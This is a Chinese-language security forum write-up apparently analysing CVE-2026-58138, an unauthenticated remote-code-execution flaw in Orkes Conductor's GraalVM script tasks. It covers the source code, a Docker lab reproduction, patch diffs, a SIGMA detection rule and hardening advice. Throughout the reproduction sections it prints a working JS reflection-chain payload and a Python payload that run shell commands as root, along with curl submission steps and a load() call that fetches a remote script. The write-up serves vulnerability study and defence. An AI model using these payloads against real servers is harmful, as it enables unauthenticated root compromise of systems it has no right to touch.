一个 INLINE 任务,让工作流引擎替你执行命令——CVE-2026-58138 未认证 RCE 复现
漏洞分析
CVE-2026-58138:Orkes Conductor 未认证 RCE(CVSS 9.3)。工作流引擎的脚本任务未做沙箱化,攻击者无需认证,通过 POST /api/workflow 提交内联恶意脚本,借 GraalVM 反射链以 root 权限执行任意命令。文中含源码走读、Docker 本地复现、版本迷雾实测与防御方案。
前言 -- Conductor 是 Netflix 开源的工作流编排引擎,现在由 Orkes 维护。干的事情一句话能说清:把"先做 A、再做 B、失败重试 C、最后 D"这种流程定义成 JSON,扔给服务端跑。微服务编排、数据管道、AI Agent 的任务调度,都在用这类东西。 它默认没有任何认证。这个"默认"不是漏洞,是设计——官方文档一直强调生产环境要靠网络层隔离,因为 API 设计的前提是"集群内部使用"。 可一旦某个输入点被忽略,这个"没有认证"就变成问题了。这次的问题出在表达式求值器:工作流里可以内联一段 JS 或 Python 脚本,服务端用 GraalVM 多语言引擎执行。脚本执行环境没有做沙箱化,脚本里可以拿反射调 `Runtime.exec`,直接在服务端跑系统命令。 2026 年 6 月底,这个洞被公开:CVE-2026-58138(GitHub Advisory 编号 GHSA-7x5q-8f6h-rjrc),CVSS 4.0 评分 9.3。影响 3.21.21 到 3.30.2 之前的版本,3.30.2 修复。 一、漏洞速览:一次"未认证 + 脚本执行"的组合 ------------------------ 先说清楚这个洞长什么样。 工作流引擎允许用户通过 API 提交工作流定义,定义里可以有各种任务节点。其中一类任务节点是"内联脚本":INLINE、LAMBDA、DO\_WHILE、SWITCH 的循环条件或分支表达式,都支持写一段 JS/Python 表达式,由 GraalVM 求值器执行。 官方原始描述翻译过来就一句话:攻击者在未认证的情况下,向工作流 API 提交包含恶意 JS/Python 表达式的内联工作流定义,触发未沙箱化的 GraalVM 求值器,通过 Java 反射或直接进程调用执行任意系统命令。 几个关键数字: | 项 | 值 | |---|---| | CVE | CVE-2026-58138 | | Advisory | GHSA-7x5q-8f6h-rjrc | | CWE | CWE-94 代码注入 | | CVSS 4.0 | 9.3(AV:N/AC:L/PR:N/UI:N,完全未认证) | | 受影响 | 3.21.21 ~ 3.30.2 之前 | | 修复版 | v3.30.2 | | 触发任务类型 | INLINE / LAMBDA / DO\_WHILE / SWITCH | | 攻击面 | POST /api/workflow 等未认证端点 | 值得注意的一点:这个洞的"未认证"不是某个接口忘了加 token,而是整个工作流 API 家族都不认证。所以攻击者不需要任何凭据,一发 HTTP 请求就能打。 简单介绍一下这个漏洞 ```php 这个漏洞到底在讲什么 第一步:Conductor 是什么? 它是个"自动流水线管理工具"。比如你告诉它:"订单来了之后,先发短信,再扣钱,最后通知仓库发货"——它就把这个流程记下来,帮你按顺序执行。这种工具叫"工作流引擎"。 第二步:漏洞出在哪里? 流水线的每个环节叫"任务"。Conductor 支持一种特殊任务:内联脚本——就是说,你可以往流水线里塞一段 JS 或 Python 代码,让服务器帮你执行这段代码。 这里就有个安全问题:执行用户提交的代码,必须把代码"关进笼子"(专业词叫沙箱)——代码在笼子里跑,只能做规定动作,碰不到服务器本身。 这个漏洞就是:笼子没关好。 服务器执行这段脚本时,脚本可以直接调用 Java 的能力,包括"运行系统命令"的能力。相当于笼子根本不存在,脚本想干嘛就干嘛。 ``` 二、环境搭建:为什么漏洞版选了 3.30.0.rc3 -------------------------- 复现前有个坑要先讲,这也是这篇文章里我花时间最多的地方——**版本迷雾**。 GitHub Advisory 写的影响范围是"3.21.21 到 3.30.2 之前"。我一开始按网上流传的"3.30.2 未认证 RCE"这个说法去拉镜像,结果发现 3.30.2 是修复版,漏洞版在它之前。接着去 Docker Hub 拉 3.30.1、3.30.0,逐个实测,发现这两个版本里的表达式求值器已经被堵得差不多了。 最后定位到:官方 Docker Hub 仓库 `conductoross/conductor` 只有 3.30.0 系列及以后的 tag,**3.30.0.rc3 是唯一还能完整打通的版本**。更早的 3.21.x、3.29.x 没有官方镜像,拉不到。 完整实测结果见第六节。这里先给搭建命令: ```bash docker pull conductoross/conductor:3.30.0.rc3 docker run -d --name orkes-conductor-vuln -p 8080:8080 \ conductoross/conductor:3.30.0.rc3 # 等就绪(standalone 模式,sqlite 存储,端口 8080) curl -s -o /dev/null -w "%{http_code}" http://127.0.0.1:8080/health # → 200 ``` 容器起来是 standalone 模式:server + UI + sqlite 全在一个进程里,不需要额外依赖,非常适合复现。  三、攻击链走读:从 HTTP 请求到 Runtime.exec ------------------------------- 这一节是全文的核心,按 source-sink 四要素走一遍数据流。代码都来自 v3.30.1 的公开源码(raw.githubusercontent 上可以逐行核对),漏洞版与它的差异只在求值器沙箱配置,调用链一致。整条链路先看个全景:  ### 入口:POST /api/workflow 的内联工作流定义 `WorkflowResource` 的 `POST /workflow` 端点接收 `StartWorkflowRequest`,这个请求体里有个 `workflowDef` 字段——攻击者可以把**整个工作流定义**直接塞进启动请求,不用提前注册。服务端检测到请求里带了 `workflowDef`,就把这次启动标记为"动态工作流",直接用内联定义执行。 入口处没有任何认证注解,也没有对 `workflowDef` 内容的校验。攻击者可控点就是整个 JSON。 ### 传递:InlineTask 把表达式交给求值器 工作流执行到 INLINE 任务时,`InlineTask.execute()` 做的事很薄,核心就几行(源码节选,v3.30.1): ```java // core/src/main/java/com/netflix/conductor/core/execution/tasks/Inline.java String evaluatorType = (String) task.getInputData().get("evaluatorType"); // 默认 "javascript" String expression = (String) task.getInputData().get("expression"); Evaluator evaluator = evaluators.get(evaluatorType); // 从注入的 Map 拿求值器 Object evalResult = evaluator.evaluate(expression, task.getInputData()); // 直接求值 task.addOutput("result", evalResult); // 结果写回 output ``` 输入参数就两个关键的:`evaluatorType`(选哪个求值器)和 `expression`(脚本内容),全部来自攻击者提交的 JSON。表达式和整个任务输入 `task.getInputData()` 一起传给求值器——`$` 变量在脚本里指的就是任务输入。 ### 汇聚点:GraalVM 求值器的沙箱缺口 求值器是 `ScriptEvaluator`(JS)和 `PythonEvaluator`(Python),底层都是 GraalVM 多语言宿主。漏洞版的汇聚点在这里(源码节选,修复前状态): ```java // core/src/main/java/com/netflix/conductor/core/events/ScriptEvaluator.java(修复前) Context context = Context.newBuilder("js") .engine(ENGINE) .allowHostAccess(HostAccess.ALL) // ← 宿主对象完全开放 .build(); ``` ```java // PythonEvaluator.java(修复前) Context context = Context.newBuilder("python") .allowAllAccess(true) // ← Python 全量访问宿主 .build(); ``` `HostAccess.ALL` 的意思是:JS 脚本可以调用宿主(JVM)里任何对象的公开成员。GraalJS 把 Java 对象暴露给脚本后,脚本能直接调 `getClass()` 拿到 `Class` 对象,再走反射链把 `java.lang.Runtime` 拿出来。沙箱形同虚设。 ### 影响:反射链里的 Runtime.exec 脚本里拿到的 Java 类对象可以直接 `exec`。执行的是容器里的进程,用户是 root。 ```js // 反射链核心(官方测试里的 RCE 表达式,我本地验证过) var ck = $.getClass(); // 任务输入 → Class var classClass = ck.getClass(); // Class 的 Class var forName = classClass.getMethod('forName', String.class)... var rtClass = lookup('java.lang.Runtime'); // 反射加载 Runtime var rt = rtClass.getMethod('getRuntime').invoke(null, []); rt.exec(['sh', '-c', 'id']); // 命令执行 ``` 链路四跳:攻击者可控 JSON → `InlineTask` 透传 → GraalVM `HostAccess.ALL` → `Runtime.exec`。中间没有任何一层做校验。 四、payload 构造:INLINE 任务里的完整表达式 ----------------------------- 上面是原理,这里是能直接跑的请求。 `POST /api/workflow` 的请求体长这样——重点看 `workflowDef.tasks` 里那个 INLINE 任务: ```json { "name": "cve_2026_58138_rce", "version": 1, "input": {}, "workflowDef": { "name": "cve_2026_58138_rce", "version": 1, "tasks": [ { "name": "inline_rce", "taskReferenceName": "inline_rce_ref", "type": "INLINE", "inputParameters": { "evaluatorType": "graaljs", "expression": "<恶意 JS 表达式>" } } ] } } ``` `expression` 字段放完整的反射链。官方修复提交里附带的测试表达式就是现成的 payload,我原样拿下来跑通了。核心逻辑拆开看: ```js // 反射链核心逻辑拆解(示意,真实表达式见修复提交的 RCE_EXPRESSION 常量) var ck = $.getClass(); // 任务输入 → 拿到 Class 对象 var classClass = ck.getClass(); // Class 的 Class(Class.forName 是它的静态方法) // 反射拿到 Class.forName 方法,做一个"按名字加载类"的函数 var stringClass = classClass.getMethod('getName').getReturnType(); // String.class var forName = classClass.getMethod('forName', stringClass); var lookup = function(n) { return forName.invoke(null, [n]); }; // 加载 java.lang.Runtime,拿实例 var rtClass = lookup('java.lang.Runtime'); var rt = rtClass.getMethod('getRuntime').invoke(null, []); // 反射构造 String 数组参数 ["sh","-c","id"],调用 exec // (java.lang.reflect.Array.newInstance + set,全走反射) var proc = execM.invoke(rt, [strArr]); proc.waitFor(); // 反射读进程输出(InputStreamReader → BufferedReader → readLine 拼接), // 作为表达式返回值回传给 outputData.result var out = ...; out; ``` 为什么要这么绕?说白了,GraalJS 里 JS 拿不到 Java 的语法糖,不能直接 `new java.lang.Runtime()`——那是宿主构造,普通 JS 语法够不到,所有类加载、实例化、方法调用都得走 Java 反射 API。反射调 `Runtime.getRuntime()` 拿实例,再反射调 `exec`,最后反射读输出——整条链在修复版里每一环都被 `denyAccess` 拦,在漏洞版里畅通无阻。 除了 JS 反射链,Python 求值器是第二条路。GraalPy 支持 `import java` 直接互操作,payload 更短: ```python import java java.lang.Runtime.getRuntime().exec(['sh', '-c', 'id > /tmp/pwned_py']) ``` 我在本地两个都跑通了(见下节)。JS 链能直接回显命令输出,Python 链用写文件方式验证。 五、复现过程 ------ 环境就绪后,完整攻击就四步,全部未认证。payload 文件用第四节的结构(表达式替换成第三节的完整反射链),生成方法见第八节坑一的脚本。 ### Step 1:确认目标容器 ```bash root@host:/# docker ps --filter name=orkes --format "{{.Names}} {{.Image}} {{.Ports}}" ```  ### Step 2:展示恶意工作流定义 ```bash root@host:/# cat payload.json ``` 攻击载荷就是一份工作流定义 JSON,核心是 `type: INLINE` 的脚本任务——`evaluatorType` 选 graaljs,`expression` 塞反射链脚本(完整表达式 1331 字符,这里截了开头,逐段拆解见第四节)。读者拿这份 JSON 原样提交就能复现。其余字段(name/version/input)都是工作流定义的常规骨架,没有特殊含义。  ### Step 3:未认证提交,拿到 workflowId ```bash root@host:/# curl -s -X POST http://127.0.0.1:8080/api/workflow \ -H "Content-Type: application/json" -d @payload.json 7abc37da-7559-4be6-bf1a-2816b81a2db1 ``` 这一步证明两件事:其一,请求里没有任何 Authorization 头、没有 token,服务端直接收下并返回了工作流 ID——"未认证"是货真价实的;其二,服务端接受了"启动请求里直接塞整个工作流定义"这种写法(内联定义),这正是攻击者不需要注册权限就能投递恶意定义的原因。工作流是异步执行的,等它跑完再查结果。  ### Step 4:查询执行结果,拿到命令输出 ```bash root@host:/# curl -s http://127.0.0.1:8080/api/workflow/7abc37da-7559-4be6-bf1a-2816b81a2db1 \ | python -c "import json,sys; d=json.load(sys.stdin); t=d['tasks'][0]; \ print(t['status'], t['taskType'], t['status']); \ print(t['outputData'].get('result',''))" ``` 这一步是整个复现的证据核心:`uid=0(root) gid=0(root) groups=0(root)` 是反射链里 `sh -c id` 的真实输出。命令在容器里的 root 进程下执行,输出作为表达式返回值回传到了 `outputData.result`,攻击者直接能读到——这不只是"执行了命令",是"执行了命令并且回显了结果",拿来打反弹 shell 都是顺理成章的下一步。  六、版本迷雾:修复到底是从哪个版本开始的 -------------------- 这是这篇文章我最想讲清楚的部分,也是网上几乎没有记录的部分——因为披露方只给了个版本区间,区间内每个版本的实际状态,是我一个个容器跑出来的。 我实测了三个版本,外加 3.30.2 依据官方修复提交推断,结果如下:  逐条说明: - **3.30.0.rc3**:JS 反射链 RCE 成功、Python java 互操作 RCE 成功。完整漏洞版。 - **3.30.0 正式版**:JS 反射链被拦(`getMethod` 无标识)、`load()` 读文件被拦(IO 禁)、`load(http)` 被拦、Python `os.system` 报 "Process creation is not allowed"、Python host lookup 报 "host lookup is not allowed"。也就是说,第一轮修复(denyAccess 反射类 + Python 关掉 allowAllAccess)在 3.30.0 正式版之前就合入了。 - **3.30.1**:与 3.30.0 表现一致,同样是部分修复状态。 - **3.30.2**:完全修复(依据修复提交,我未实测——修复内容见下节)。 我试过的逃逸路径清单(在 3.30.0/3.30.1 上全部被拦,这些"试过没成功"的记录比成功记录更值钱): ```text JS 反射链(getClass → forName → Runtime.exec) → Unknown identifier: getMethod Java.type('java.lang.Runtime') → ReferenceError: Java is not defined load('/etc/hostname') → Operation is not allowed for: /etc/hostname load('http://host.docker.internal:8082/evil.js') → Cannot load script: http://... Python os.popen / os.system → Process creation is not allowed Python import java → host lookup is not allowed ``` 其实容器网络是通的(容器内 curl 宿主机 http server 返回 200),所以 `load(http)` 失败不是网络问题,是 GraalVM 侧把网络访问也掐了。 这段的结论很重要:**GitHub Advisory 的"3.21.21 ~ 3.30.2 之前"是个粗粒度范围,真实情况是 3.30.0 正式版起就已经修复了大半,3.30.0.rc3 及更早的 rc 版本才完整存在漏洞。** 推断依据:denyAccess 修复(87a7d96)在 3.30.0 正式版已生效,而 rc3 上 JS/Python 两条主路径实测都畅通——中间某个 rc 版本合入了修复,但没有官方镜像可以逐一验证到具体哪个 rc。如果你的资产清单里只有正式版,这个 9.3 分的洞对你不构成直接威胁;但如果你用了 rc 版本(或者更老的 3.2x),就得当回事。 七、修复拆解:两轮补丁,先堵反射再堵边角 -------------------- 修复不是一次完成的,是两轮。两个提交我都逐行看了 diff,先看整体差异:  ### 第一轮(进入 3.30.0 正式版):denyAccess 黑名单 + Python 关后门 `ScriptEvaluator` 的 `createNewContext()`,从"完全开放"改成"开放但拉黑一批高危类": ```java // core/.../events/ScriptEvaluator.java(修复后) HostAccess hostAccess = HostAccess.newBuilder(HostAccess.ALL) .denyAccess(Class.class) .denyAccess(ClassLoader.class) .denyAccess(java.lang.reflect.Method.class) .denyAccess(java.lang.reflect.Field.class) .denyAccess(java.lang.reflect.Constructor.class) .denyAccess(java.lang.reflect.Array.class) .denyAccess(Runtime.class) .denyAccess(ProcessBuilder.class) .denyAccess(Process.class) .denyAccess(System.class) .denyAccess(Thread.class) .denyAccess(ThreadGroup.class) .build(); return Context.newBuilder("js").engine(ENGINE).allowHostAccess(hostAccess).build(); ``` `PythonEvaluator` 则直接把后门关了: ```java // 修复前 Context.newBuilder("python").allowAllAccess(true).build(); // 修复后 Context.newBuilder("python").build(); ``` 配套还加了回归测试:`InlineTest` 里新增 `RCE_EXPRESSION` 常量(就是我在第四节用的那条反射链),断言修复后执行它必须 `FAILED_WITH_TERMINAL_ERROR`。这等于官方把自己确认的利用表达式钉进了测试。 ### 第二轮(3.30.2):把 GraalJS 的能力面收干净 第一轮堵了反射,但 GraalJS 还有别的口子。3.30.2 的提交注释写得很直白:`load("http://attacker/x.js")` 是完整的 RCE(从 URL 拉脚本执行),`load("/etc/hostname")` 能把文件内容通过解析错误带出来。 ```java // ScriptEvaluator.buildEngine(),3.30.2 Engine.newBuilder("js") .allowExperimentalOptions(true) .option("engine.WarnInterpreterOnly", "false") .option("js.load", "false") // ← 禁用 load() .option("js.print", "false") .option("js.console", "false") .build(); // createNewContext(),3.30.2 追加 Context.newBuilder("js") .engine(ENGINE) .allowHostAccess(hostAccess) .allowHostClassLoading(false) // ← 禁宿主类加载 .allowNativeAccess(false) .allowCreateThread(false) .allowCreateProcess(false) // ← 禁进程创建 .allowIO(IOAccess.NONE) // ← 禁 IO .allowEnvironmentAccess(EnvironmentAccess.NONE) // ← 禁环境变量 .build(); ``` 测试同步加了 `LOAD_BLOCKED_EXPRESSION`:`typeof load === 'undefined'`,确认 `load` 直接不存在了。 两轮补丁放在一起看,其实就是一个演进过程:**先发现"脚本能反射",堵反射;再发现"脚本能 load 远程代码",堵 load。** 黑名单式的修复永远在追赶攻击面。 八、踩坑记录 ------ 复现过程中最坑的两件事,写下来省得后来人再踩。 ### 坑一:表达式里的 '\\n' 会被 JSON 吃掉 反射链最后一步要读进程输出,脚本里有 `line+'\n'`。如果直接手写 payload JSON,`'\n'` 里那个反斜杠会被 JSON 解析成真实换行符,JS 字符串直接断行,GraalJS 报: ```text SyntaxError: inline:1:1323 Missing close quote ``` 解决方案:让程序做 JSON 转义。把表达式先存成文件,再生成 payload(Python 3): ```python import json expr = open('rce_expr.js', encoding='utf-8').read().strip() # 表达式原文,含 '\n' payload = { "name": "cve_2026_58138_rce", "version": 1, "input": {}, "workflowDef": {"name": "cve_2026_58138_rce", "version": 1, "tasks": [{"name": "inline_rce", "taskReferenceName": "inline_rce_ref", "type": "INLINE", "inputParameters": {"evaluatorType": "graaljs", "expression": expr}}]}} open('payload.json', 'w', encoding='utf-8').write(json.dumps(payload, ensure_ascii=False)) ``` 然后 `curl -d @payload.json` 提交,`json.dumps` 会把表达式里的 `\n` 正确转义成 `\\n`。 ### 坑二:先打修复版,误以为是 payload 写错 我最初的目标版本是 3.30.1(以为 3.30.2 是漏洞版),反射链打上去报 `Unknown identifier: getMethod`,第一反应是"表达式写错了",在 payload 上反复折腾。后来换了 3.30.0 也一样,才意识到是版本问题——版本已经部分修复了。 这个坑的教训:**先确认目标版本的修复状态,再开始调 payload。** GitHub Advisory 的版本区间是粗的,Docker 镜像 tag 有没有、某版本实际堵了什么,都得实测。 九、防御与检测 ------- ### 1. 升级 主线方案,没有替代品:升到 3.30.2 或更高。3.30.0/3.30.1 虽然堵了大半,但谁也不能保证剩下的边角(比如 `js.print` 输出到日志、环境变量残留)不会被拼出第二条链。 ### 2. 网络层隔离 这套 API 从设计上就不该暴露到不可信网络。conductor 的部署文档明确要求生产环境做网络隔离。对照检查自己的资产:conductor 端口(默认 8080)是否只对内部网段开放?有没有挂在公网或 Kubernetes 集群外? ### 3. 检测规则 工作流 API 正常使用场景是"预注册定义 + 启动",直接在启动请求里带内联 `workflowDef` 的流量本身就少见,更别说带 INLINE/LAMBDA 任务。以下 SIGMA 规则抓两类异常: ```yaml title: Conductor Workflow API - Inline Definition with Script Task id: 8f3c2a1b-0000-4a00-9c00-cve202658138 status: experimental logsource: category: webserver detection: selection_post: cs-method: POST cs-uri-stem|startswith: /api/workflow selection_inline_def: cs-body|contains|all: - '"workflowDef"' - '"INLINE"' - '"expression"' selection_script_types: cs-body|contains|any: - '"LAMBDA"' - '"DO_WHILE"' - '"SWITCH"' condition: selection_post and (selection_inline_def or selection_script_types) timeframe: 5m falsepositives: - 开发环境用内联定义调试工作流 level: high ``` 补充两个低成本的日志告警思路: - 同一个来源 IP 在短时间内反复 `POST /api/workflow` 且每次都带不同的内联 `workflowDef`,是扫描/批量试探的特征。 - INLINE 任务执行失败的报错里出现 `Unknown identifier`(修复版)或脚本语法错误(漏洞版),说明有人在往 expression 里塞东西。`/api/workflow/{id}` 查询接口的 `outputData.result` 字段出现 `uid=0(root)` 这类命令输出——这条其实已经是事后了,但有总比没有强。 ### 4. 加固配置 如果暂时升不了级,可以参照 3.30.2 的修复提交,在部署层收窄 GraalVM 能力面。修复提交本身就是一份现成的加固清单:禁 `js.load`、禁进程创建、禁 IO、禁环境变量访问、禁宿主类加载。自建 GraalVM Context 的应用可以直接抄这份配置。 十、反思:黑名单式沙箱的尽头 -------------- 说点题外的。 这个漏洞的修复轨迹很有意思:第一轮修完,官方测试用的是"反射链被拦"做断言;没过多久,第二轮又发现 `load()` 还能拉远程代码。黑名单在 GraalVM 这种多语言宿主面前,天然处于下风——因为"宿主对象"的公开成员是海量的,堵了 `Runtime`、`ProcessBuilder`,还有 `ProcessImpl`、`URLClassLoader`、`javax.script` 这一大片没堵的(基于修复提交演进过程的推测,未验证)。 同类风险的排查思路可以迁移:**凡是"用户输入进脚本求值器"的系统,先问三个问题**——脚本能访问宿主对象吗(HostAccess 配置)?脚本能加载远程代码吗(load/eval 类函数)?脚本能创建进程吗?三个问题只要有一个回答"是",这个输入点就值得翻出来做一次专项测试。 Conductor 不是唯一一个把脚本执行塞进"任务编排"的系统。工作流引擎、自动化平台、低代码平台都在干类似的事,而且很多用的是同一个 GraalVM 生态。这个 9.3 分与其说是一个产品的失误,不如说是一个类别的共性问题。
发表于 2026-09-20 09:00:00
阅读 ( 336 )
分类:
漏洞分析
0 推荐
收藏
0 条评论
zee
10 篇文章
×
温馨提示
您当前没有「奇安信攻防社区」的账号,注册后可获取更多的使用权限。
×
温馨提示
您当前没有「奇安信攻防社区」的账号,注册后可获取更多的使用权限。
×
举报此文章
垃圾广告信息:
广告、推广、测试等内容
违规内容:
色情、暴力、血腥、敏感信息等内容
不友善内容:
人身攻击、挑衅辱骂、恶意行为
其他原因:
请补充说明
举报原因:
×
如果觉得我的文章对您有用,请随意打赏。你的支持将鼓励我继续创作!

